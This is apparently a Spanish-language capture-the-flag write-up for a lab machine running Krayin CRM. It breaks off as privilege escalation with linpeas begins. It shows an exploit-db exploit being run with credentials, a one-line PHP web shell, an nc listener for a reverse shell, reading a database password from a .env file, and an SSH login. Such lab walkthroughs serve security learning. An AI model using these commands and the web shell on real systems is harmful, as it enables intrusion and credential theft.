

A través de exploit-db encontramos un exploit para Krayin CRM (CVE-2026-38526)

Descargamos el archivo con el exploit y comprobamos los datos que hay que pasarle
Creamos un shell en PHP:
<?php system($_GET['cmd']); ?>

Ejecutamos el exploit:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php


Iniciamos el listener: nc -lvp 12345. Invocamos la shell a través del navegador por la ruta que proporcionó el exploit

Obtenemos la reverse shell en la terminal con nc en ejecución:

Leemos .env desde dentro del sistema y encontramos la segunda contraseña: DB_PASSWORD=y27xb3ha!!74GbR
Iniciamos sesión por SSH:
ssh [email protected]

Total: ¡encontramos la primera user-flag!
Verificamos la disponibilidad de wget:
Descargamos el archivo linpeas.sh desde el repositorio oficial en Github y abrimos un servidor para enviar el archivo a la máquina vulnerable:
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.

